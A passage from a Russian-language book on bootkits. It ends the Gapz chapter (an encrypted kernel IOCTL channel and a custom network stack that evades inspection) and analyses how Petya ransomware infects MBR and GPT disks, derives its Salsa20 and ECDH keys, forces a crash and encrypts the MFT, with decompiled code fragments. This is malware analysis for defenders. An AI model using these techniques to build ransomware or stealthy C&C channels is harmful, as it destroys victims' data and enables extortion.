          ❸ (MEMORY [0xBBBBBBE3] ->IoControlCode_HookDpc[i])(UserBuff);
          ❹ (MEMORY [0xBBBBBBBF]( ->rc4)(         // зашифровать ответ
             UserBuff,
             OutputBufferLength,
             MEMORY [0xBRBBBBBB] ->rc4_key,
             48);
          v4 = 0xBBBBBBBB;
        }
```

```
        _Irp = Irp;
      }
}
```

В точке ❶ Gapz проверяет, исходит ли запрос от рабочей нагрузки. Если да, то он дешифрирует запрос, применяя шифр RC4 ❷, и вызывает соответствующий обработчик ❸. После обработки запроса Gapz зашифровывает результат ❹ и отправляет его полезной нагрузке.

Для отправки запросов модулю ядра полезная нагрузка выполняет код, показанный в листинге 12.12.

Листинг 12.12. *Отправка запроса от полезной нагрузки, работающей в режиме пользователя, модулю ядра*

```
 // открыть описатель \Device\NULL
❶ HANDLE hNull = CreateFile(_T("\\??\\NUL"), …);
 if(hNull != INVALID_HANDLE_VALUE) {
   // Отправить запрос модулю ядра
❷ DWORD dwResult = DeviceIoControl(hNUll, WIN32_GAPZ_IOCTL, InBuffer,
                                   InBufferSize, OutBuffer,
                                   OutBufferSize, &BytesRead);
 CloseHandle(hNull);
}
```

Полезная нагрузка открывает описатель устройства `NULL` ❶. Это системное устройство, поэтому операция не должна привлечь внимания защитных программ. Получив описатель, полезная нагрузка взаимодействует с модулем ядра с помощью системного API `DeviceIoControl` ❷.

Собственный стек сетевых протоколов

Буткит взаимодействует с C&C-серверами по протоколу HTTP, и основная цель взаимодействия – запрашивать и скачивать полезные нагрузки и сообщать о состоянии бота. Вредонос применяет шифрование, чтобы обеспечить секретность передаваемых сообщений и проверять подлинность источника сообщения, предотвращая тем самым подрывные действия со стороны поддельных C&C-серверов.

Самая удивительная часть связи по сети – способ ее реализации. Вредонос может посылать сообщения C&C-серверу двумя способами: с помощью модуля полезной нагрузки, работающего в режиме пользователя (*overlord32.dll* или *overlord64.dll*), или с помощью стека TCP/IP, реализованного в ядре. Эта схема организации связи показана на рис. 12.16.




Рис. 12.16. Схема организации связи по сети в Gapz

Полезная нагрузка, *overlord32.dll* или *overlord64.dll*, отправляет сообщение C&C-серверу, пользуясь реализацией сокетов в Windows. Собственная реализация стека протоколов TCP/IP опирается на драйвер адаптера мини-порта. Обычно сетевые запросы проходят через стек сетевых драйверов и на разных уровнях стека могут быть проинспектированы драйверами, входящими в состав защитных систем. Согласно спецификации интерфейса сетевого драйвера Microsoft (NDIS), драйвер мини-порта находится на последнем уровне стека, поэтому, отправляя пакеты сетевого ввода-вывода непосредственно ему, Gapz обходит все промежуточные драйверы и уклоняется от инспекции (рис. 12.17).

Gapz получает указатель на структуру, описывающую адаптер мини-порта, вручную инспектируя код библиотеки NDIS (*ndis.sys*). Функция, отвечающая за обработку адаптеров мини-порта NDIS, реализована в блоке 8 модуля ядра.

Такой подход позволяет Gapz использовать интерфейс сокетов для взаимодействия с C&C-сервером, оставаясь незамеченным. Архитектура сетевой подсистемы Gapz конспективно представлена на рис. 12.18.

Как видим, в сетевой архитектуре Gapz реализовано большинство уровней модели взаимодействия открытых систем (Open Systems Interconnection – OSI): канальный, транспортный и прикладной. Чтобы отправлять и получать пакеты от объекта физического устройства,

представляющего сетевую карту, Gapz использует интерфейс, уже имеющийся в системе (предоставляемый драйвером сетевой карты). Однако вся работа, связанная с созданием и разбором сетевых кадров, целиком выполняется в собственном сетевом стеке Gapz.




Рис. 12.17. Собственная реализация взаимодействия по сети в Gapz




Рис. 12.18. Сетевая архитектура Gapz

Заключение

Мы видели, что Gapz – комплексная вредоносная программа с весьма изощренной реализацией. Благодаря технике заражения VBR это один из самых скрытных буткитов. Ни один из ранее известных буткитов не мог похвастаться таким тонким и элегантным подходом к заражению. Его появление заставило индустрию безопасности разработать новые подходы к обнаружению буткитов и более глубоко проверять MBR и VBR, глядя не только на модификации кода, но также на параметры и структуры данных, которые ранее считались не представляющими угрозы.

13

ВЗЛЕТ ПРОГРАММ-ВЫМОГАТЕЛЕЙ, ЗАРАЖАЮЩИХ MBR

Все описанные до сих пор примеры вредоносных программ принадлежали одному классу: компьютерные трояны с функциональностью руткита или буткита, имеющие целью закрепиться в системе-жертве на достаточно долгий срок и выполнять вредоносные действия – заниматься кликфродом (накруткой переходов по рекламным ссылкам в браузере), рассылать спам, открывать потайные входы, создавать прокси-сервер HTTP или делать еще что-то подобное. Эти трояны применяют методы буткитов, чтобы закрепиться на зараженном компьютере, и методы руткитов, чтобы остаться незамеченными.

В данной главе мы рассмотрим программы-вымогатели – семейство вредоносных программ с совершенно другим образом действий. Как следует из названия, главная цель вымогателей – полностью ли-

шить пользователей доступа к их данным или компьютерной системе и потребовать выкуп за восстановление доступа.

В наиболее известных случаях вымогатели применяют шифрование, чтобы лишить пользователей доступа к данным. В процессе выполнения вредонос пытается зашифровать все, представляющее ценность для пользователя, – документы, фотографии, электронную почту и т. д., а затем потребовать выкуп за ключ, позволяющий дешифрировать данные.

Большая часть программ-вымогателей атакуют файлы, хранящиеся в компьютерной файловой системе, применяя методы, не требующие продвинутой функциональности руткитов или буткитов, и потому не рассматриваются в этой книге. Но некоторые семейства вместо этого шифруют сектора жесткого диска, чтобы заблокировать доступ пользователя к системе, и для этого пользуются методами буткитов.

В данной главе мы сосредоточимся на этой последней категории: вымогатели, атакующие жесткие диски компьютера и лишающие жертву не только файлов, но и доступа ко всему компьютеру. Они шифруют некоторые области диска и устанавливают начальный загрузчик в MBR. Но вместо загрузки операционной системы начальный загрузчик производит низкоуровневое шифрование диска и отображает сообщение с требованием выкупа. В частности, мы рассмотрим два семейства, широко освещавшихся в СМИ: Petya и Satana.

Краткая история современных программ-вымогателей

Первые признаки, характерные для вымогателей, были замечены в компьютерном вирусе AIDS, впервые обнаруженном «в поле» в 1989 году. AIDS использовал методы, напоминающие те, что применяются современными вымогателями, чтобы заражать исполняемые COM-файлы MS-DOS, перезаписывая начало файла вредоносным кодом, который делал невозможным последующее восстановление. Однако AIDS не требовал уплаты выкупа за восстановление доступа к зараженным программам – он просто стирал информацию без возможности восстановления.

Первой известной программой, требовавшей выкуп, стал троян GpCode, появившийся в 2004 году. Знаменит он был использованием алгоритма RSA с 660-битовым ключом для шифрования пользовательских файлов. Состояние дел в области факторизации целых чисел в 2004 году делало разложение 600-битовых чисел на множители практически неосуществимым (в 2005 году был учрежден приз за успешную факторизацию 640-битового числа). В последующих модификациях длина ключа была увеличена до 1024 бит, что повышало сопротивляемость вредоноса атакам полным перебором. GpCode распространялся через электронную почту, маскировавшуюся под заявление о поступлении на работу. После выполнения в системе-жертве

он зашифровывал пользовательские файлы и отображал сообщение с требованием выкупа.

Несмотря на эти ранние проявления, вымогатели не получили широкого распространения до 2012 года, на зато потом вышли на передовые позиции. Вероятно, важную роль в их взлете сыграла растущая популярность анонимизированных онлайновых служб, в частности платежных систем на основе биткойна и браузера Tor. Разработчики вымогателей могли пользоваться такими системами для взимания выкупа, не опасаясь, что будут отслежены правоохранительными органами. Этот киберпреступный бизнес оказался чрезвычайно выгодным, что привело к разнообразным разработкам и широкому распространению вымогателей.

Вымогателем, давшим толчок всплеску 2012 года, стал Reveton, который маскировался под сообщение от правоохранительной организации, привязанной к местонахождению пользователя. Например, жертвам в США показывали сообщение якобы от ФБР. Жертвам предъявлялось обвинение в незаконной деятельности, например в использовании защищенных авторским правом материалов без разрешения или в просмотре и распространении порнографии, после чего шло требование оплатить штраф через такие службы, как Ukash, Paysafe или MoneyPak.

Немного времени спустя на воле появились угрозы с похожей функциональностью. В то время на лидирующее место вышла программа-вымогатель CryptoLocker, обнаруженная в 2013 году. В ней использовалось RSA-шифрование с 2048-битовым ключом, а распространялась она через скомпрометированные сайты и вложения в электронные письма. Одной из интересных особенностей CryptoLocker стала необходимость уплачивать выкуп в биткойнах или предоплаченных денежных ваучерах. Использование биткойнов повысило уровень анонимности угрозы и сильно затруднило отслеживание злоумышленников.

Еще одним примечательным вымогателем был CTB-Locker, появившийся в 2014 году. Акроним CTB означает *Curve/TOR/Bitcoin*. Имеются в виду базовые технологии, использованные в программе: в CTB-Locker применялась *эллиптическая криптография* (Elliptic Curve Cryptography – ECC) для шифрования, и это был первый известный вымогатель, пользовавшийся протоколом TOR для сокрытия C&C-серверов.

Киберпреступный бизнес остается чрезвычайно прибыльным и по сей день, а вымогатели продолжают эволюционировать, и регулярно появляются новые модификации. Обсуждаемые в данной главе семейства вымогателей – лишь малая часть известных угроз этого класса.

Вымогатель с функциональностью буткита

В 2016 году были обнаружены два новых семейства вымогателей: Petya и Satana. Они шифровали не пользовательские файлы, а части

жесткого диска, чтобы подавить загрузку ОС и вывести сообщение с требованием выкупа для восстановления зашифрованных секторов. Реализовать такой подход было проще всего, воспользовавшись техникой, применяемой буткитами для заражения MBR.

Petya лишал пользователей доступа к системе, шифруя содержимое главной таблицы файлов (master file table – MFT) на диске. MFT – важнейшая структура данных на томе NTFS, в которой находится информация обо всех хранящихся файлах: местоположение на томе, имена и другие атрибуты. Используется она прежде всего как индекс для поиска файлов на диске. Зашифровав MFT, Petya гарантировал, что система не сможет найти файлы, а жертва не только не получит доступа к файлам, но даже не сможет загрузить свою систему.

Petya распространялся в основном как ссылка в письме с предложением открыть заявление о поступлении на работу. Зараженная ссылка вела на вредоносный ZIP-архив, содержащий сбрасыватель Petya. Вредонос даже использовал авторитетную службу Dropbox для размещения ZIP-архивов.

Обнаруженный вскоре после Petya, Satana также лишал жертв доступа к системе, шифруя MBR диска. Хотя средства заражения MBR были не такими изощренными, как в Petya, – и даже содержали несколько ошибок, – они все равно достаточно интересны, чтобы уделить Satana немного внимания.

Shamoon: затерявшийся троян

Shamoon – это троян, появившийся примерно в то же время, что Satana и Petya, и имевший сходную функциональность. Он печально известен тем, что уничтожал данные в системе-жертве и делал ее незагружаемой. Основной его целью было нарушение работы атакованных организаций, преимущественно в энергетическом и нефтяном секторах, но поскольку он не требовал с жертв выкупа, обсуждать его подробно мы не будем. Shamoon содержал часть легитимного инструмента для работы с файловой системой, которую использовал для низкоуровневого доступа к жесткому диску, чтобы перезаписать пользовательские файлы, включая сектор MBR, собственными данными. Эта атака стала причиной серьезных перебоев в работе многих пострадавших от нее организаций. У одной из жертв – компании Saudi Aramco – на восстановление всех служб ушла неделя.

Образ действий программ-вымогателей

Прежде чем переходить к техническому анализу компонент начального загрузчика Petya и Satana, дадим общий обзор работы современных вымогателей. У каждого семейства есть свои особенности, не-

много отличающиеся от представленной ниже картины, но рис. 13.1 отражает наиболее типичные черты.




Рис. 13.1. Образ действий современного вымогателя

Сразу после начала выполнения в системе-жертве вымогатель генерирует уникальный ключ шифрования ❶ для симметричного шифра, в качестве которого можно выбрать любой блочный или потоковый шифр (например, AES, RC4 или RC5). Этот ключ, который мы будем называть *ключом шифрования файлов* (file encryption key – FEK), применяется для шифрования пользовательских файлов. Вредоносная программа использует генератор псевдослучайных чисел, так что уникальный ключ невозможно ни угадать, ни предсказать.

Сгенерированный ключ шифрования файлов передается C&C-серверу для хранения ❷. Чтобы избежать перехвата системой мониторинга сетевого трафика, вредонос шифрует ключ шифрования встроенным в код открытым ключом ❸, для чего зачастую используются алгоритмы шифрования RSA или ECC, как в случае CTB-Locker и Petya. Закрытого ключа в теле вредоноса нет, он известен только злоумышленникам, гарантирующим, что больше никто не сможет получить доступ к ключу шифрования.

Получив от C&C-сервера подтверждение, что ключ шифрования успешно сохранен, вредонос приступает к шифрованию пользовательских файлов на диске ❹. Чтобы уменьшить объем подлежащих шифрованию файлов, вымогатель хранит встроенный список расширений файлов, позволяющий отфильтровать ненужные файлы (исполняемые программы, системные файлы и т. д.), а шифрует лишь те, что представляют наибольшую ценность для жертвы: документы, изображения и фотографии.

Завершив свое черное дело, вредонос уничтожает ключ шифрования в системе-жертве ❺, после чего восстановить содержимое файлов, не уплатив выкуп, становится практически невозможно. В этот момент ключ шифрования файлов, как правило, существует только на

C&C-сервере злоумышленника, хотя в некоторых случаях его зашифрованная версия остается и у жертвы. Но даже тогда, не зная закрытого ключа, пользователь не сможет восстановить ключ и получить доступ к файлам.

Затем вредонос показывает сообщение ❻, содержащее инструкции по уплате выкупа. Иногда текст сообщения встраивается в тело вредоноса, а иногда скачивается с C&C-сервера.

TorrentLocker: фатальный дефект

Не все ранние вымогатели были настолько непробиваемы из-за ошибок в реализации процесса шифрования. Например, в ранних версиях TorrentLocker для шифрования файлов использовался алгоритм AES в режиме счетчика. В этом режиме шифр генерирует последовательность символов, гамму, которая объединяется операцией XOR с содержимым файлов, в результате чего файл оказывается зашифрован. Слабость этого подхода заключается в том, что при одинаковом ключе и начальном значении он порождает одну и ту же гамму, не зависящую от содержимого файла. Чтобы восстановить гамму, жертва может применить XOR к зашифрованному и соответствующему ему оригинальному файлу, а затем использовать эту гамму для дешифрирования остальных файлов.

После этого открытия TorrentLocker был обновлен и стал использовать AES в режиме сцепления блоков (CBC) – слабость была устранена. В режиме CBC блок открытого текста перед шифрованием объединяется с помощью XOR с блоком шифртекста, полученным на предыдущей итерации, так что даже малейшее различие во входных данных приводит к огромному различию в результатах шифрования. Поэтому описанный выше подход к восстановлению оказывается неприменимым.

Анализ вымогателя Petya

Этот раздел мы посвятим техническому анализу функциональности шифрования диска в Petya. Petya доставляется на компьютер жертвы вредоносным сбрасывателем, который распаковывает полезную нагрузку, содержащую основную функциональность вымогателя и реализованную в виде DLL.

Получение привилегий администратора

Большинству вымогателей административные привилегии не нужны, но Petya они требуются, чтобы можно было записывать данные непосредственно на жесткий диск жертвы. Иначе Petya не смог бы модифицировать MBR и установить вредоносный начальный загрузчик. Сбрасыватель содержит манифест, декларирующий, что исполняе-

мый файл можно запускать только с привилегиями администратора. В листинге 13.1 приведен фрагмент манифеста сбрасывателя.

Листинг 13.1. *Фрагмент манифеста сбрасывателя Petya*

```
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
  <security>
   <requestedPrivileges>
  ❶ <requestedExecutionLevel level="requireAdministrator"
                             uiAccess="false"/>
   </requestedPrivileges>
  </security>
</trustInfo>
```

В секции `security` находится параметр `requestedExecutionLevel`, равный `requireAdministrator` ❶. Когда пользователь пытается выполнить сбрасыватель, загрузчик ОС проверяет текущий уровень привилегий. Если он ниже, чем у администратора, то ОС выводит диалоговое окно с вопросом, хочет ли пользователь запустить программы с расширенными привилегиями (если учетная запись пользователя имеет административные привилегии), или с предложением ввести учетные данные администратора (в противном случае). Если пользователь решит не предоставлять привилегии администратора, то сбрасыватель не запустится и системе не будет причинен никакой ущерб. Если же пользователь поддался соблазну, то вредонос приступит к заражению системы.

Petya заражает систему в два этапа. На первом этапе он собирает информацию о системе-жертве, определяет тип разбиения диска на разделы, генерирует свою конфигурационную информацию (ключи шифрования и сообщение о выкупе), конструирует вредоносный начальный загрузчик второго этапа, а затем заражает MBR вредоносным загрузчиком и инициирует перезагрузку системы.

После перезагрузки выполняется вредоносный загрузчик, который инициирует второй этап процесса заражения. Он шифрует сектора диска, в которых находится MFT, а затем снова перезагружает машину. После второй перезагрузки вредоносный загрузчик показывает сообщение, сгенерированное на этапе 1.

В следующих разделах мы рассмотрим эти этапы более подробно.

Заражение жесткого диска (этап 1)

Заражение MBR Petya начинает с получения имени файла, представляющего физический жесткий диск. В операционных системах Windows получить прямой доступ к диску можно, выполнив функцию API `CreateFile`, которой передается строка `'\\.\PhysicalDriveX'` в качестве имени файла, где `X` соответствует номеру диска в системе. Если в системе всего один жесткий диск, то его файл будет называться `'\\.\PhysicalDrive0'`. Если же дисков больше, то вредонос берет номер того, с которого загружается система. Чтобы узнать его, Petya от-

правляет специальный запрос IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS тому NTFS, содержащему текущий экземпляр Windows, с помощью функции API DeviceIoControl. В ответ на запрос возвращается массив структур с описанием всех жестких дисков, на которых размещен том NTFS. Точнее, массив содержит описание экстентов тома NTFS. *Экстентом тома* называется непрерывная последовательность секторов на одном диске. Например, один том NTFS может размещаться на двух жестких дисках, и тогда в ответ на запрос будет возвращен массив из двух экстентов. В листинге 13.2 показано, как выглядит структура, описывающая экстент.

Листинг 13.2. *Структура* DISK_EXTENT

```
typedef struct _DISK_EXTENT {
❶ DWORD         DiskNumber;
❷ LARGE_INTEGER StartingOffset;
❸ LARGE_INTEGER ExtentLength;
} DISK_EXTENT, *PDISK_EXTENT;
```

Поле StartingOffset ❷ содержит смещение экстента тома от начала диска, выраженное в секторах, а поле ExtentLength ❸ – его длину. Поле DiskNumber ❶ содержит индекс диска в системе, это то же число, которое фигурирует в имени файла диска. Вредонос использует поле DiskNumber из первого элемента возвращенного массива, чтобы построить имя файла и обратиться к диску.

Построив имя файла физического диска, вредонос определяет схему разбиения диска на разделы, отправляя диску запрос IOCTL_DISK_GET_PARTITION_INFO_EX. Petya умеет заражать диски, содержащие как разделы на основе MBR, так и разделы, описанные в таблице разделов GUID (GUID Partition Table – GPT) (структура раздела GPT описана в главе 14). Сначала рассмотрим, как Petya заражает диски с MBR, а затем опишем особенности заражения дисков с GPT.

Заражение диска с MBR

Чтобы заразить диск с MBR, Petya сначала читает MBR и вычисляет, сколько свободного места есть между началом диска и началом самого первого раздела. Это место используется для хранения вредоносного начального загрузчика и его конфигурационных данных. Petya получает номер начального сектора первого раздела; если он меньше 60 (0x3C), значит, места на диске недостаточно, и Petya прекращает процесс заражения и выходит.

Если номер больше или равен 60, то Petya приступает к конструированию вредоносного начального загрузчика, который состоит из двух компонентов: вредоносного кода в MBR и загрузчика второго этапа. На рис. 13.2 показана схема первых 57 секторов на диске после заражения.

Рис. 13.2. Схема секторов жесткого диска с MBR, зараженного Petya

Для конструирования вредоносной MBR Petya объединяет таблицу разделов оригинальной MBR с вредоносным кодом и записывает результат в первый сектор жесткого диска ❶ вместо оригинальной MBR. Оригинальная MBR «шифруется» путем XOR с фиксированным байтовым значением 0x37, и результат записывается в сектор 56 ❻.

Вредоносный начальный загрузчик второго этапа занимает 17 соседних секторов (0x2E00 байт) с номерами от 34 до 50 ❸. Вредонос также обфусцирует сектора с 1 по 33 ❷, применяя к ним XOR с фиксированным байтовым значением 0x37.

Конфигурационные данные для вредоносного начального загрузчика хранятся в секторе 54 ❹ и используются на втором этапе процесса заражения. Подробнее мы рассмотрим эти данные в разделе «Шифрование с помощью конфигурационных данных вредоносного начального загрузчика» ниже.

Petya также использует сектор 55 ❺ для хранения 512-байтового буфера, заполненного значениями 0x37, который понадобится для проверки представленного жертвой пароля и разблокировки диска. Мы обсудим это в разделе «Отображение сообщения о выкупе» ниже.

После этого процесс заражения MBR завершен. Хотя на рис. 13.2 сектор 57 ❼ помечен как «Зашифрованный счетчик кластеров», на этой стадии заражения он не используется. Он будет нужен вредоносному начальному загрузчику на этапе 2 для хранения числа зашифрованных кластеров MFT.

Заражение диска с GPT

Процесс заражения диска с GPT похож на описанный выше, но включает несколько дополнительных шагов. На первом шаге шифруется резервная копия заголовка GPT, чтобы затруднить восстановление системы. В заголовке GPT хранится информация о структуре диска, так что резервная копия позволяет восстановить поврежденный или недействительный заголовок.

Чтобы найти резервную копию заголовка GPT, Petya читает сектор со смещением 1 от начала диска, содержащий сам заголовок GPT, а в нем поле, содержащее смещение резервной копии.

Далее Petya обфусцирует резервный заголовок GPT, а также 32 предшествующих ему сектора, применяя к ним XOR с фиксированный константой 0x37, как показано на рис. 13.3 ❶. Эти сектора содержат резервную GPT.




Рис. 13.3. Схема секторов GPT-диска, зараженного Petya

Поскольку структура диска с таблицей разделов GPT отличается от той, что имеет место в случае MBR-разделов, Petya не может просто повторно использовать таблицу разделов GPT для конструирования вредоносной MBR, как в предыдущем случае. Вместо этого он вручную конструирует запись в таблице разделов зараженной MBR, представляющую весь жесткий диск.

Если не считать этих моментов, то заражение GPT-диска производится точно так же, как MBR-диска. Однако важно отметить, что этот подход не работает в системах с активированной загрузкой через UEFI. В главе 14 мы узнаем, что в этом случае за загрузку системы отвечает код в UEFI (а не в MBR). Если Petya выполняется в UEFI-системе, то он просто сделает ее незагружаемой, потому что загрузчик в UEFI не сможет прочитать ни зашифрованную GPT, ни ее резервную копию и найти местоположение загрузчика ОС.

Petya *сможет* заразить гибридные системы, в которых используется унаследованный загрузочный код в BIOS и схема разбиения на разделы GPT (например, когда включен режим совместимости с BIOS), потому что в таких системах сектор с MBR по-прежнему используется для хранения кода начального загрузчика первого этапа, правда, модифицированный для распознавания GPT-разделов.

Шифрование с помощью конфигурационных данных вредоносного начального загрузчика

Мы говорили, что во время первого этапа процесса заражения Petya записывает конфигурационные данные начального загрузчика в сектор диска 54. Начальный загрузчик использует эти данные, чтобы завершить шифрование секторов диска. Посмотрим, как они генерируются.

Структура конфигурационных данных показана в листинге 13.3.

Листинг 13.3. *Структура конфигурационных данных Petya*

```
typedef struct _PETYA_CONFIGURATION_DATA {
❶ BYTE EncryptionStatus;
❷ BYTE SalsaKey[32];
❸ BYTE SalsaNonce[8];
  CHAR RansomURLs[128];
  BYTE RansomCode[343];
} PETYA_CONFIGURATION_DATA, * PPETYA_CONFIGURATION_DATA;
```

Структура начинается флагом ❶, показывающим, зашифрована MFT диска или нет. На первом этапе процесса заражения вредонос сбрасывает этот флаг, поскольку на этом этапе шифрования MFT еще не происходит. А на втором шаге вредоносный начальный загрузчик поднимает флаг, как только начинает шифровать MFT. После флага находятся ключ шифрования ❷ и начальное значение (IV) ❸, используемые для шифрования MFT.

Генерирование криптографических ключей

Для реализации криптографической функциональности Petya пользуется общедоступной библиотекой mbedtls («embedded TLS»), предназначенной для применения во встраиваемых решениях. Эта крохотная библиотека реализует множество современных криптографических алгоритмов для симметричного и асимметричного шифрования данных, хеширования и т. п. Занимая совсем немного памяти, она идеально подходит для работы в условиях ограниченных ресурсов, в частности во вредоносном загрузчике, осуществляющем шифрование MFT.

Одна из самых интересных особенностей Petya – использование редкого шифра Salsa20 для шифрования MFT. Этот шифр генерирует поток символов, гамму, который объединяется с помощью XOR с открытым текстом для порождения шифртекста, а на входе он принимает 256-битовый ключ и 64-битовое начальное значение. В качестве алгоритма шифрования с открытым ключом Petya использует ECC. На рис. 13.4 показано, как устроен процесс генерирования криптографических ключей.

Чтобы сгенерировать ключ шифрования Salsa20, вредонос сначала генерирует пароль – 16-байтовую случайную строку букв и цифр ❶. Затем Petya расширяет эту строку в 32-байтовый ключ Salsa20 ❷, пользуясь алгоритмом в листинге 13.4, и этим ключом зашифровывает содержимое секторов MFT на диске. Кроме того, порождается 64-битовое одноразовое число (начальное значение) для Salsa20, для чего применяется генератор псевдослучайных чисел.

Листинг 13.4. *Расширение пароля в ключ шифрования Salsa20*

```
do
{
  config_data->salsa20_key[2 * i] = password[i] + 0x7A;
  config_data->salsa20_key[2 * i + 1] = 2 * password[i];
  ++i;
} while ( i < 0x10 );
```

Далее Petya генерирует ключ, включаемый в сообщение о выкупе, которое отображается на странице с требованием выкупа. Жертва должна будет предъявить этот ключ C&C-серверу, чтобы получить пароль для дешифрирования MFT.

Генерирование ключа выкупа

Только атакующий должен иметь возможность извлечь пароль из ключа выкупа, поэтому, чтобы защитить его, Petya применяет схему шифрования ECC с открытым ключом, который встроен в сам вредонос. Мы будем называть его открытым ключом C&C-сервера `ecc_cc_public_key`.




Рис. 13.4. Генерирование ключа шифрования

Сначала Petya генерирует пару временных ключей ECC ❸, называемых *эфемерными ключами*: `ecc_ephemeral_pub` и `ecc_ephemeral_priv`. Это делается на компьютере жертвы, чтобы организовать безопасную

связь с C&C-сервером. Затем генерируется разделяемый секрет (т. е. разделяемый ключ) с помощью протокола совместной выработки ключа Диффи–Хеллмана на основе ECC ❹. Этот протокол позволяет двум сторонам выработать секрет, известный только им, так что подслушивающий противник не сможет узнать секрет. На компьютере жертвы разделяемый секрет вычисляется в виде `shared_secret = ECDHE(ecc_ephemeral_priv, ecc_cc_public_key)`, где `ECDHE` – функция совместной выработки ключа по протоколу Диффи–Хеллмана. Она принимает два параметра: закрытый эфемерный ключ жертвы и открытый ключ C&C-сервера, встроенный в код вредоноса. Точно такой же секрет вычисляется злоумышленником путем вызова функции `shared_secret = ECDHE(ecc_ephemeral_pub, ecc_cc_private_key)`, которая принимает собственный закрытый ключ C&C-сервера и открытый эфемерный ключ жертвы.

Сгенерировав `shared_secret`, вредонос вычисляет его хеш-значение с помощью алгоритма SHA512 и использует первые 32 байта хеша в качестве ключа AES ❺: `aes_key = SHA512(shared_secret)[0:32]`.

Затем он шифрует пароль ❻, используя только что сформированный ключ `aes_key`: `encrypted_password = AES(aes_key XOR password)`. Как видим, прежде чем шифровать пароль, вредонос объединяет его с ключом AES операцией XOR.

Наконец, Petya кодирует эфемерный открытый ключ и зашифрованный пароль алгоритмом base58, чтобы получить ASCII-строку ключа выкупа ❼: `ransom_key = base58_encode(ecc_ephemeral_pub, encrypted_password)`.

Проверка ключа выкупа

Если пользователь уплатил выкуп, то злоумышленник сообщает ему пароль для дешифрирования данных, поэтому посмотрим, как он проверяет ключ выкупа и извлекает из него пароль жертвы.

После того как жертва отправила ключ выкупа, Petya декодирует его алгоритмом `base58` и получает открытый эфемерный ключ жертвы и зашифрованный пароль: `ecc_ephemeral_pub, encrypted_password = base58_decode(ransom_key)` ❽.

Затем злоумышленник вычисляет разделяемый секрет по протоколу выработки ключа ECDHE, как описано в предыдущем разделе: `shared_secret = ECDHE(ecc_ephemeral_pub, ecc_cc_private_key)` ❾.

Зная разделяемый секрет, злоумышленник может сформировать ключ шифрования AES, вычислив SHA512-хеш разделяемого секрета точно так же, как описано выше: `aes_key = SHA512(shared_secret)[0:32]` ❿.

Вычислив ключ AES, злоумышленник может дешифрировать зашифрованный пароль жертвы: `password=AES_DECRYPT(encrypted_password) XOR aes_key`.

Итак, злоумышленник получил пароль жертвы из ключа выкупа, а никто другой не может этого сделать, не зная закрытого ключа злоумышленника.

Генерирование URL-адресов для уплаты выкупа

И в качестве последней части конфигурационных данных для второго этапа начального загрузчика Petya генерирует демонстрируемые в сообщении URL-адреса, по которым жертва должна уплатить выкуп, чтобы восстановить системные данные. Petya случайным образом генерирует буквенно-цифровой идентификатор жертвы, а затем объединяет его с именем вредоносного домена: *http://<malicious_domain>/<victim_id>*. На рис. 13.5 приведен пример URL-адресов.




Рис. 13.5. URL-адреса для выкупа в конфигурационных данных Petya

Мы видим, что доменное имя верхнего уровня равно *.onion*, откуда следует, что вредонос использует для генерирования адресов TOR.

Обрушение системы

Записав на диск вредоносный начальный загрузчик и конфигурационные данные, Petya вызывает крах системы, заставляя ее перезагрузиться и выполнить вредоносный загрузчик, завершив тем самым заражение. В листинге 13.5 показано, как он это делает.

Листинг 13.5. *Функция Petya, вызывающая перезагрузку системы*

```
void __cdecl RebootSystem()
{
  hProcess = GetCurrentProcess();
  if ( OpenProcessToken(hProcess, 0x28u, &TokenHandle) )
  {
     LookupPrivilegeValueA(0, "SeShutdownPrivilege", NewState.Privileges);
     NewState.PrivilegeCount = 1;
     NewState.Privileges[0].Attributes = 2;
  ❶ AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
    if ( !GetLastError() )
    {
       v1 = GetModuleHandleA("NTDLL.DLL");
       NtRaiseHardError = GetProcAddress(v1, "NtRaiseHardError");
    ❷ (NtRaiseHardError)(0xC0000350, 0, 0, 0, 6, &v4);
    }
  }
}
```

Petya выполняет функцию API `NtRaiseHardError` ❷, чтобы вызвать крах системы из-за серьезной ошибки, которая не дает продолжить нормальную работу и требует перезагрузки, чтобы избежать потери или повреждения данных.

Для выполнения этой функции вызывающий процесс должен иметь привилегию `SeShutdownPrivilege`, которую легко получить, учитывая, что Petya запущен с правами учетной записи администратора. Как показано в листинге 13.5, перед вызовом `NtRaiseHardError` Petya изменяет текущие привилегии с помощью функции `AdjustTokenPrivileges` ❶.

Шифрование MFT (этап 2)

Теперь перейдем ко второму этапу процесса заражения. Начальный загрузчик состоит из двух компонентов: вредоносной MBR и начального загрузчика второго этапа (который в этом разделе мы будем называть вредоносным начальным загрузчиком). Единственная цель вредоносного кода в MBR – загрузить начальный загрузчик второго этапа в память и выполнить его, поэтому анализ этого кода мы опустим. Наиболее интересную функциональность вымогателя реализует сам начальный загрузчик второго этапа.

Поиск доступных дисков

Получив управление, начальный загрузчик второго этапа должен собрать информацию об имеющихся в системе дисках. Для этого он опирается на хорошо известную службу INT 13h, как показано в листинге 13.6.

Листинг 13.6. *Использование INT 13h для проверки наличия дисков в системе*

```
❶ mov    dl, [bp+disk_no]
❷ mov    ah, 8
  Int    13h
```

Чтобы проверить наличие и размер дисков, Petya помещает номер диска в регистр `dl` ❶ и выполняет INT 13h. Номера дискам присваиваются последовательно, поэтому Petya обнаруживает все имеющиеся диски, проверяя номера от 0 до 15. Затем он помещает число 8 в регистр `ah` ❷, что означает «получить параметры текущего диска», и выполняет команду INT 13h. Если после выполнения `ah` содержит `0`, значит, такой диск имеется в системе, и тогда в регистрах `dx` и `cx` находится информация о его размере. Если же `ah` не равен `0`, то диска с таким номером нет.

Затем вредоносный начальный загрузчик читает конфигурационные данные из сектора 54 и проверяет, зашифрованы ли MFT дисков. Об этом говорит первый байт в буфере чтения, соответствующий полю `EncryptionStatus` конфигурационных данных. Если флаг сброшен, т. е. содержимое MFT не зашифровано, то Petya приступает к шифрованию MFT на всех имеющихся в системе дисках и завершает процесс

заражения. Если же MFT уже зашифрованы, то вредоносный начальный загрузчик показывает жертве сообщение с требованием выкупа. Ниже мы вкратце обсудим это сообщение, но сначала поговорим о том, как производится шифрование.

Шифрование MFT

Если флаг `EncryptionStatus` в конфигурационных данных сброшен (т. е. равен 0), то вредонос читает ключ шифрования и начальное значение (IV) Salsa20 из полей `SalsaKey` и `SalsaNonce` и использует их для шифрования данных на диске. Затем начальный загрузчик поднимает флаг `EncryptionStatus` и уничтожает ключ `SalsaKey` в секторе 54, чтобы предотвратить дешифрирование данных.

